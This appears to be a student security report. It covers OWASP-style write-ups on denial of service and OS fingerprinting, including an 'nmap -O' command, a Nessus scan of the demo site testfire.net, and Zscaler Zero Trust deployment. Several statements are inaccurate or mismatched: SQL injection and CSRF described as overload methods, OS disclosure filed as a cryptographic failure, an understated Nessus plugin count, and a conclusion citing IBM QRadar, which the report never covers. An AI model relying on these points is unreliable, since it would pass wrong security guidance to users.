
4. Vulnerability Name: **Denial of Service**
   CWE-400: Uncontrolled Resource Consumption

Description:
A Denial of Service attack aims to make a website or system unavailable to users. Attackers achieve this by sending a large number of requests to the server. When the server receives too many requests at once, its resources such as CPU, memory, or network bandwidth may become overloaded. As a result, the system may slow down significantly or stop responding completely. In some situations, attackers may also exploit programming weaknesses to crash the service or run unauthorized commands on the server.

Business Impact:
If this vulnerability is exploited, the system may become extremely slow or completely unavailable to legitimate users. Important resources like processing power, memory, and network capacity may be consumed by malicious traffic. In severe situations, the server may crash, which could lead to service interruptions and possible data loss. These disruptions can affect business operations, reduce productivity, and damage the organisation's reputation. Customers may lose trust if services remain unavailable for long periods.

Steps to Reproduce:
Attackers may attempt to exploit open ports such as port 443 by sending excessive requests or using techniques like SQL injection or cross-site request forgery to overload the server.

Recommendation:
To reduce this risk, organisations should use a strong web application firewall that can detect and block suspicious traffic. Load balancing can distribute traffic across multiple servers so that no single server becomes overloaded. Rate limiting can restrict the number of requests that a single user or IP address can send within a certain time. Regular monitoring of network traffic and system behaviour can help detect unusual activity quickly. Keeping software updated with the latest security patches also reduces the chances of exploitation.



5. Vulnerability Name: O**S Identification**
   CWE-200: Exposure of Sensitive Information to an Unauthorised Actor
   OWASP Category: Cryptographic Failures

Description:
This vulnerability occurs when attackers can identify the operating system used by a server through network analysis. By sending different types of network requests such as TCP/IP, HTTP, SNMP, or SMB probes, attackers may determine the operating system name and sometimes even its version. Knowing this information can help attackers identify system weaknesses and plan further attacks.

Business Impact:
Exposure of system information can lead to serious security problems. If attackers learn details about the operating system and system configuration, they may exploit known vulnerabilities related to that software. This can lead to data breaches, financial losses, and damage to the organisation's reputation. Customers may lose confidence in the organisation's ability to protect their information. Organisations may also face legal or regulatory consequences if sensitive data is exposed.

Steps to Reproduce:
Tools such as the command "nmap -O TARGET" can be used to detect the operating system of a remote server by analysing network responses.

Recommendation:
To prevent this issue, organisations should use strong encryption for data during both transmission and storage. Access controls and authentication mechanisms should be carefully configured so that only authorised users can access sensitive systems. Regular vulnerability assessments and penetration testing should be performed to identify weaknesses. Employees should receive security awareness training so they understand proper data handling practices and can recognise potential threats. Techniques such as data masking and data loss prevention systems can provide additional protection. Following data protection regulations and maintaining a clear incident response plan will further strengthen the organisation's overall security strategy.

This stage focuses on web application security testing. It uses the OWASP Top 10 list to understand the most common and critical risks that affect web applications. Learning about these vulnerabilities helps developers and security professionals build more secure systems and protect applications from cyber attacks.

Stage 2

Overview

Nessus is a vulnerability scanning tool developed by Tenable, Inc. It is used to identify security weaknesses in computer systems and networks. Nessus works as a remote scanner, which means it does not need to be installed on the system that is being tested. Instead, the tool sends different types of requests and probes to the target system to find possible security problems. These probes may include network traffic, operating system commands, and application requests.

Nessus follows a plugin-based architecture. Plugins are small programs that are designed to detect specific types of vulnerabilities. There are more than 1200 plugins available, and each plugin checks for a particular security issue in operating systems, applications, or network devices.

When a scan starts, Nessus first performs a discovery process to identify the operating system and the services running on the target machine. After identifying this information, Nessus runs several plugins to test the system for known vulnerabilities. Once the scanning process is finished, Nessus generates a detailed report that explains the vulnerabilities found, their severity levels, and the recommended steps to fix the issues.

Nessus can scan different types of targets such as individual computers, networks, and web applications. It also allows scanning of specific ports or services if needed. Users can run scans manually or schedule them to run automatically at a particular time.

How Nessus Works

First, Nessus connects to the target system using communication protocols such as TCP, UDP, and ICMP. After establishing a connection, it sends several probing requests to identify the operating system and services running on that system. Next, the scanner runs its plugins to check for security weaknesses. Finally, Nessus creates a report that lists the vulnerabilities, their severity level, and suggestions to fix them.

Benefits of Using Nessus

Nessus provides wide vulnerability coverage because it includes a large number of plugins that detect security problems in operating systems, applications, and network devices. The interface is simple and user friendly, which makes it easy to configure and perform scans.

Another advantage is its detailed reporting capability. The reports clearly describe each vulnerability, how it occurs, and how it can be fixed. Nessus is also scalable and can scan a single host or an entire network. It is flexible because scans can be scheduled automatically or run manually whenever required.

Target Information

Target website: http://testfire.net/

Target IP address: 65.61.137.117

Summary of Vulnerabilities

The vulnerability scan identified several issues related to outdated encryption protocols, server configuration, and general information about the system environment. Some findings represent medium-level security risks, while others are informational findings that help administrators better understand the server configuration.

1. TLS Version 1.0 Protocol Detection

The scan shows that the server still allows connections using TLS 1.0 encryption. This protocol contains several security weaknesses and is considered outdated. Modern security standards recommend using TLS 1.2 or TLS 1.3 instead.

Solution: Disable TLS 1.0 and enable TLS 1.2 or TLS 1.3 on the server to provide stronger encryption for communication.

Business Impact: If TLS 1.0 continues to be used, the system may become vulnerable to cyber attacks and data breaches. It may also cause compliance issues with security standards and may not work properly with modern web browsers.

2. TLS Version 1.1 Protocol Deprecated

The server also supports TLS 1.1 encryption. This protocol does not support modern security features and is considered outdated. Because of this limitation, it may not provide strong protection against current cyber threats.

Solution: Disable TLS 1.1 and use secure protocols such as TLS 1.2 or TLS 1.3.

Business Impact: Using outdated protocols weakens the security of the system and may create compatibility issues with modern browsers and applications.

3. Weak Diffie-Hellman Encryption (Logjam)

The server allows SSL or TLS connections that use Diffie-Hellman encryption keys with a size of 1024 bits or less. These weak encryption keys can potentially be broken by attackers with sufficient computing power.

Solution: Configure the server to use stronger Diffie-Hellman keys with a minimum size of 2048 bits.

Business Impact: Weak encryption may allow attackers to decrypt sensitive communication or interfere with secure connections. Strengthening encryption helps protect sensitive data.

4. ICMP Timestamp Request

The server responds to ICMP timestamp requests, which allows external users to discover the system's current date and time settings. Although this is not a major vulnerability, it may help attackers gather information about the system.

Solution: Block ICMP timestamp requests and responses through firewall filtering.

Business Impact: The risk is low, but limiting this information reduces the possibility of attackers collecting system details for future attacks.

5. Additional DNS Hostnames

The scan discovered additional hostnames linked to the same server. These hostnames may appear when multiple websites are hosted on the same server using virtual hosting techniques.

Business Impact: This information does not represent a security problem but helps administrators understand the server configuration.

6. Apache Tomcat Detection

The scanning tool detected that the server is running Apache Tomcat. This result only indicates the presence of this web server technology.

Business Impact: Knowing the technologies used in the system helps administrators maintain and secure the server effectively.

7. Common Platform Enumeration

The scan identified standardized identifiers for the hardware and software components found on the system. These identifiers are used to classify and manage assets within an IT environment.

Business Impact: This information helps administrators maintain accurate documentation and manage system resources more efficiently.

8. Device Type Identification

Based on the operating system information, the scanner was able to identify the type of device, such as a computer, router, or printer.

Business Impact: This helps network administrators categorize devices and manage the network infrastructure more effectively.

9. HSTS Missing from HTTPS Server

The HTTPS server does not enforce HTTP Strict Transport Security. This security feature forces web browsers to communicate only through secure HTTPS connections.

Solution: Configure the server to enable HSTS so that all communication occurs through HTTPS.

Business Impact: Without HSTS, attackers may attempt downgrade attacks or intercept communications between the server and users.

10. HTTP Server Type and Version Disclosure

The scan was able to identify the type and version of the web server running on the system. Although this is not a direct vulnerability, it may reveal useful information to attackers.

Business Impact: Attackers could use this information to find known vulnerabilities related to that specific server software.

Stage 3

Zero Trust Network Access (ZTNA)

Zero Trust Network Access is a modern security model that allows users to safely access internal applications of an organization from any location. Access is given only after checking the user's identity and device security status. Traditional VPN systems usually allow users to enter the whole internal network once they log in. In contrast, ZTNA follows the idea of “never trust, always verify”. This means that users are given permission only for the specific application they need instead of the entire network.

ZTNA plays an important role in modern cybersecurity systems. Earlier security models assumed that everything inside the network was safe and everything outside was risky. This model is often called the castle and moat approach. ZTNA removes this idea by hiding internal systems from the internet and allowing direct encrypted connections between the user and the application. Because of this, attackers cannot easily move across systems inside the network, which greatly reduces security risks.

The ZTNA Access Cycle

The ZTNA process works as a cycle where identity is verified, secure access is created, and policies are continuously checked whenever a user tries to connect to an application.

First, a user requests access to an internal application. The request may come from any location such as home, office, or a public network.

Next, the system checks the user’s identity and the condition of the device being used. This is usually done through multi factor authentication and security checks such as antivirus status, firewall protection, and system updates.

After verifying identity and device security, the system checks access policies. These policies determine whether the user is allowed to access that particular application at that time.

If the request meets the policy requirements, a secure encrypted connection is created between the user's device and the application. This connection is very specific and does not give the user access to the entire internal network.

The system continues monitoring the connection while the user is active. If any suspicious activity or device changes are detected, the connection can be stopped immediately.

All access attempts are recorded and stored. These logs help security teams review activity, investigate threats, and improve future security policies.

Zscaler Platform

Zscaler is a cloud based security platform that provides services without requiring physical hardware in an organization's network. Instead of using traditional VPN devices, Zscaler delivers security services directly through the cloud.

For Zero Trust access, Zscaler provides a solution called Zscaler Private Access (ZPA). ZPA allows users to securely connect to private applications without placing them inside the organization's network.

ZPA works by connecting users and applications through the Zscaler cloud platform. It gathers information from several sources. Identity providers such as Azure AD verify the user's identity. Endpoint security tools check whether the device is secure. Internal business applications are hosted either in data centers or cloud platforms. Zscaler App Connectors act as small software components placed inside the data center or cloud that connect internal servers to the Zscaler cloud.

Based on this information, Zscaler applies security rules. Access policies are based on user identities rather than IP addresses. Users are given access only to the applications they need. The system also follows the least privilege concept, which means users receive only the minimum permissions required for their work.

The Zscaler ZTNA Cycle

When a user tries to access an internal application, the login request is redirected to the organization's identity provider. The user must authenticate using login credentials and multi factor authentication.

After authentication, the system checks the security condition of the device using integrated endpoint protection tools. If the device does not meet security requirements, access may be denied.

The Zscaler cloud then evaluates the request according to defined access policies. These policies check the user identity, device condition, location, and time of access.

If the request is approved, the system creates a secure encrypted micro tunnel between the user's device and the application server using Zscaler Client Connector and App Connector.In some cases, the system can also inspect the traffic for malware detection or data loss prevention.

All user activities are recorded in the Zscaler cloud portal, which helps with monitoring, security analysis, and compliance reporting.

MISP Integration

Security systems can become stronger when they are combined with threat intelligence platforms. One example is MISP, which stands for Malware Information Sharing Platform.MISP collects and shares information about dangerous domains, malicious IP addresses, and harmful URLs. This information can be connected to Zscaler services.

If a user attempts to visit a website that is known to be malicious according to MISP data, the Zscaler Internet Access service can block the connection immediately. Security teams can also compare Zscaler logs with threat intelligence data. If unusual behavior is detected, they can check whether the destination server or domain is related to known cyber threats.

College Network Environment

A college network usually contains many devices and systems, which creates a large area that could potentially be attacked. The network includes routers, switches, wireless access points, firewalls, intrusion detection systems, and several internal servers.These internal servers may host important systems such as student information databases, library resources, research systems, and administrative applications.

Currently many colleges still rely on traditional VPN systems to allow remote access. However, VPN solutions give users broad network access once they connect, which can create security risks.

If a faculty member's laptop becomes infected with malware, attackers could use the VPN connection to explore the entire internal network. Some research applications may also need to be accessed by external collaborators, but giving them full network access is not safe. In addition, VPN systems can sometimes be slow and complicated for users.

Deploying ZTNA Using Zscaler in a College

To implement Zscaler ZTNA in a college environment, the first step is to identify all important applications that require protection and determine which users need access to them.

The organization should list all internal systems such as ERP platforms, library databases, research servers, and shared storage systems. These systems must be categorized based on who needs access.

Next, users should be divided into groups such as students, faculty members, administrative staff, IT teams, and external collaborators. Each group will receive access only to the applications they require.

Zscaler App Connectors should then be installed in the college data center or cloud environment. These connectors establish secure outbound connections to the Zscaler cloud and hide internal servers from public internet access.

The next step is integrating the system with the college identity provider such as Microsoft Azure Active Directory. This allows the institution to use existing login credentials and multi factor authentication.

Security policies are then configured within the Zscaler administration portal. For example, faculty members may be allowed to access the ERP system only if their device has antivirus protection enabled and after completing multi factor authentication.

Finally, the Zscaler Client Connector software is installed on the devices of students, faculty, and staff. This application automatically routes internal application traffic through ZPA and regular internet traffic through ZIA.

Threat Intelligence

Threat intelligence helps organizations understand potential risks and suspicious activities within the network. Instead of checking only user identity, it also analyzes the context of user behavior.Security teams can collect threat intelligence from Zscaler cloud logs, which show details about who is accessing which applications, from where, and using what devices.

External threat intelligence feeds such as MISP provide information about new cyber attacks, malware campaigns, and command and control servers used by attackers.

Identity provider logs can also reveal unusual login behavior, such as a user logging in from different countries within a short time.Using this information, organizations can improve security decisions. For example, if a login request comes from a high risk location, the system may require additional authentication or block the request entirely.

Threat intelligence can also help detect compromised user accounts and block connections to malicious websites.

Incident Response in a ZTNA Environment

Incident response becomes faster and more effective when using a Zero Trust model.

The process usually begins when the security operations team detects unusual activity. For example, a faculty account may suddenly download a large amount of research data during unusual hours.

Because all activity is recorded in Zscaler logs, security teams can quickly identify the user, device, application, and data involved.

The next step is containment. Security teams can instantly disable the user account or block the device using the Zscaler dashboard. Since users do not have network level access, blocking the account immediately stops all application connections.

After containment, the infected device can be examined and cleaned by the IT support team.Once the issue is resolved, the user account can be reactivated and normal access restored.

Finally, the security team reviews the incident to understand how the attack occurred. Policies may be updated to prevent similar incidents in the future.This approach provides fast containment, prevents attackers from moving to other systems, and gives detailed activity records for investigation.

Understanding the Zscaler ZPA Tool

Zscaler Private Access is a cloud service designed specifically for Zero Trust security. Instead of connecting users to the network, it connects them directly to applications.

Security policies are defined based on applications rather than network addresses. This makes security management more aligned with real business operations.The system hides internal servers from the internet by using App Connectors that only create outbound connections. Since there are no open inbound ports, attackers cannot easily detect these servers.

This approach is sometimes called the dark cloud model because applications are invisible to external scanners and appear only to authorized users.Users also benefit from a better experience because they do not need to manage complicated VPN software.

The client connector works automatically in the background, and some applications can even be accessed directly through a web browser.Because the system operates in the cloud, it can easily support thousands of users at the same time without requiring hardware upgrades.

Conclusion

Exploring AI based web security using IBM QRadar has provided valuable understanding across several stages.

The first stage focused on web application testing and highlighted the importance of identifying vulnerabilities in web systems. Understanding these weaknesses is essential for maintaining secure applications.

The second stage focused on vulnerability scanning using Nessus. Analyzing the vulnerability reports helped identify potential threats and provided guidance for improving system security.

The third stage introduced the concept of Zero Trust Network Access and its implementation using Zscaler Private Access. This approach replaces traditional VPN access with identity based application access. By hiding internal systems and applying strict security policies, it reduces the chances of cyber attacks and prevents attackers from moving inside the network.

Looking ahead, web security testing will continue to improve with the help of artificial intelligence and automation. Advanced testing tools will make it easier to detect vulnerabilities quickly and accurately.

Similarly, Zero Trust technologies will continue evolving. With AI and machine learning, these systems will be able to analyze user behavior, detect risks in real time, and automatically enforce security policies. This will help organizations stay protected against increasingly complex cyber threats in the future.